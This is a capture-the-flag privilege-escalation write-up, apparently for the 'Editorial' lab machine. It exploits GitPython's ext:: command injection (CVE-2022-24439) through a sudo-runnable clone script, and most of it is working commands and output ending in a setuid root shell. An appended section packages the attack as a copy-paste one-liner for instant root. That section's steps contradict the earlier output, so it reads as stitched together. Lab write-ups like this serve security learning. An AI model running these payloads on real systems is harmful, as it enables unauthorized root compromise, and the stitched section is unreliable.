
However, it’s not running that binary. The script is running the Python Git package GitPython, version 3.1.29:

```
prod@editorial:/$ pip freeze | grep -i git
gitdb==4.0.10
GitPython==3.1.29
```

CVE-2022-24439

Identify

Searching for this version of GitPython shows lots of discussion for CVEs:



gitpython cve 3.1.29

Snyk
https://security.snyk.io › Snyk Vulnerability Database › pip

gitpython vulnerabilities

Learn more about known vulnerabilities in the **gitpython** package. **GitPython** is a **Python** library used to interact with **Git** repositories.

GitHub
https://github.com › PyCQA › bandit › issues

gitpython version 3.1.29 has a RCE vulnerability (CVE- ...

Dec 7, 2022 — Describe the bug There is a Remote Code Execution vulnerability in all versions of **gitpython**.

GitHub
https://github.com › giantswarm › step-exec-lib › issues

CVE-2023-40590 (High) detected in GitPython-3.1.29-py3-none ...

CVE-2023-40590 - High Severity Vulnerability Vulnerable Library - **GitPython-3.1.29**-py3-none-any.whl **GitPython** is a **python** library used to interact with **Git** ...

Cisco
https://bst.cisco.com › quickview › bug › CSCwj47034

Cisco Bug: CSCwj47034 - Vulnerabilities in gitpython 3.1.29

Symptom: This product includes Third-party Software that is affected by the vulnerabilities identified by the following Common Vulnerability and Exposures ...

Veracode
https://sca.analysiscenter.veracode.com › summary

Remote Code Execution (RCE) Vulnerability ...

GitPython is vulnerable to Remote Code Execution (RCE). The vulnerability exists because the `clone_from` function in `base.py` makes external calls to `**git**` ...

A bit of reading shows multiple options, but CVE-2022-24439 seems like an easy one to exploit. The Snyk writeup on it has a very simple POC that seems to match the current situation:

```
from git import Repo
r = Repo.init('', bare=True)
r.clone_from('ext::sh -c touch% /tmp/pwned', 'tmp', multi_options=["-c
protocol.ext.allow=always"])
```

Exploit POC

As `sys.argv[1]` is what becomes the first argument to `clone_from` in the script prod can run as root, I’ll just try the payload they show:

```
prod@editorial:/$ sudo python3
/opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c touch%
/tmp/pwned'
Traceback (most recent call last):
  File "/opt/internal_apps/clone_changes/clone_prod_change.py", line 12, in
<module>
    r.clone_from(url_to_clone, 'new_changes', multi_options=["-c
protocol.ext.allow=always"])
  File "/usr/local/lib/python3.10/dist-packages/git/repo/base.py", line
1275, in clone_from
    return cls._clone(git, url, to_path, GitCmdObjectDB, progress,
multi_options, **kwargs)
  File "/usr/local/lib/python3.10/dist-packages/git/repo/base.py", line
1194, in _clone
    finalize_process(proc, stderr=stderr)
  File "/usr/local/lib/python3.10/dist-packages/git/util.py", line 419, in
finalize_process
    proc.wait(**kwargs)
  File "/usr/local/lib/python3.10/dist-packages/git/cmd.py", line 559, in
wait
    raise GitCommandError(remove_password_if_present(self.args), status,
errstr)
git.exc.GitCommandError: Cmd('git') failed due to: exit code(128)
  cmdline: git clone -v -c protocol.ext.allow=always ext::sh -c touch%
/tmp/pwned new_changes
  stderr: 'Cloning into 'new_changes'...
fatal: Could not read from remote repository.

Please make sure you have the correct access rights
and the repository exists.
'
```

It crashes, but `/tmp/pwned/` exists, and is owned by root:

```
prod@editorial:/$ ls -l /tmp/pwned
-rw-r--r-- 1 root root 0 Jun 19 18:49 /tmp/pwned
```

METHOD 2

Escalation

To make this simple, I’ll write a `bash` script that will copy `sh` into `/tmp` and make it run as root:

```
prod@editorial:/$ echo -e '#!/bin/bash\n\ncp /bin/sh /tmp/0xdf\nchown root:root /tmp/0xdf\nchmod 6777 /tmp/0xdf'
#!/bin/bash

cp /bin/sh /tmp/0xdf
chown root:root /tmp/0xdf
chmod 6777 /tmp/0xdf
prod@editorial:/$ echo -e '#!/bin/bash\n\ncp /bin/sh /tmp/0xdf\nchown root:root /tmp/0xdf\nchmod 6777 /tmp/0xdf' > /dev/shm/0xdf.sh
prod@editorial:/$ chmod +x /dev/shm/0xdf.sh
```

After making that script executable, I’ll pass it to the Python script:

```
prod@editorial:/$ sudo python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c /dev/shm/0xdf.sh'
Traceback (most recent call last):
  File "/opt/internal_apps/clone_changes/clone_prod_change.py", line 12, in <module>
    r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
  File "/usr/local/lib/python3.10/dist-packages/git/repo/base.py", line 1275, in clone_from
    return cls._clone(git, url, to_path, GitCmdObjectDB, progress, multi_options, **kwargs)
  File "/usr/local/lib/python3.10/dist-packages/git/repo/base.py", line 1194, in _clone
    finalize_process(proc, stderr=stderr)
  File "/usr/local/lib/python3.10/dist-packages/git/util.py", line 419, in finalize_process
    proc.wait(**kwargs)
  File "/usr/local/lib/python3.10/dist-packages/git/cmd.py", line 559, in wait
    raise GitCommandError(remove_password_if_present(self.args), status, errstr)
git.exc.GitCommandError: Cmd('git') failed due to: exit code(128)
  cmdline: git clone -v -c protocol.ext.allow=always ext::sh -c /dev/shm/0xdf.sh new_changes
  stderr: 'Cloning into 'new_changes'...
fatal: Could not read from remote repository.

Please make sure you have the correct access rights
and the repository exists.
'
```

It errors, but the SetUID/SetGID `sh` is there:

```
prod@editorial:/$ ls -l /tmp/0xdf
-rwsrwsrwx 1 root root 125688 Jun 19 18:52 /tmp/0xdf
```

`sh` is actually the `dash` shell:

```
prod@editorial:/$ ls -l /bin/sh
lrwxrwxrwx 1 root root 4 Mar 23  2022 /bin/sh -> dash
```

So I'll need to run with `-p` to keep the privs:

```
prod@editorial:/$ /tmp/0xdf -p
# id
uid=1000(prod) gid=1000(prod) euid=0(root) egid=0(root)
groups=0(root),1000(prod)
```

And I can read `root.txt`:

```
# cat root.txt
02094d7b************************
```

METHOD 2:

Privilege Escalation via Git ext:: Command Injection (clone_prod_change.py)

✅ One-Liner Exploit for Instant Root Access

```
echo -e '#!/bin/bash\ncp /bin/sh /tmp/rootsh\nchown root:root
/tmp/rootsh\nchmod 6777 /tmp/rootsh' > /dev/shm/rootsh.sh && chmod +x
/dev/shm/rootsh.sh && sudo python3
/opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c
/dev/shm/rootsh.sh' && /tmp/rootsh -p
```

🟢 Privilege Escalation Walkthrough

🔹 Why This Method Works

- The script `/opt/internal_apps/clone_changes/clone_prod_change.py` can be executed as root via sudo.
- It uses `git clone` with `-c protocol.ext.allow=always`, allowing arbitrary command execution via `ext::` protocol.

Step-by-Step Exploitation

Step 1: Identify Sudo Privilege

```
sudo -l
```

- Lists commands executable as root.
- Confirmed we can run the vulnerable script.

Step 2: Understand the Vulnerable Script

```
cat /opt/internal_apps/clone_changes/clone_prod_change.py
```

- The script uses Git with `protocol.ext.allow=always`, enabling command injection.

Step 3: Test Command Execution

```
sudo python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c touch% /tmp/pwned'
```

- Creates `/tmp/pwned` to confirm RCE.

Step 4: Prepare SetUID Shell Payload

```
echo -e '#!/bin/bash\ncp /bin/sh /tmp/0xdf\nchown root:root /tmp/0xdf\nchmod 6777 /tmp/0xdf' > /dev/shm/0xdf.sh
chmod +x /dev/shm/0xdf.sh
```

Step 5: Execute Payload via Git Injection

```
sudo python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c /dev/shm/0xdf.sh'
```

Step 6: Issue Faced

- `/tmp/0xdf` was a **directory**, preventing creation of the binary.

Step 7: Fix by Using a New Filename

```
echo -e '#!/bin/bash\ncp /bin/sh /tmp/rootsh\nchown root:root /tmp/rootsh\nchmod 6777 /tmp/rootsh' > /dev/shm/rootsh.sh
chmod +x /dev/shm/rootsh.sh
sudo python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c /dev/shm/rootsh.sh'
```

Step 8: Confirm SUID Binary

```
ls -l /tmp/rootsh
```

- Output should show `-rwsrwxrwx root root`.

Step 9: Get Root Shell

```
/tmp/rootsh -p
```

✅ Why This Privilege Escalation Was Chosen

- The script allowed arbitrary root command execution.
- We exploited Git `ext::` protocol to run a root shell payload.

📌 Name of the PE Method

- **Category:** Misconfigured `sudo`
- **Technique:** Git `ext::` Command Injection
- **Payload:** SetUID Binary
- **Result:** Root Shell (`/tmp/rootsh -p`)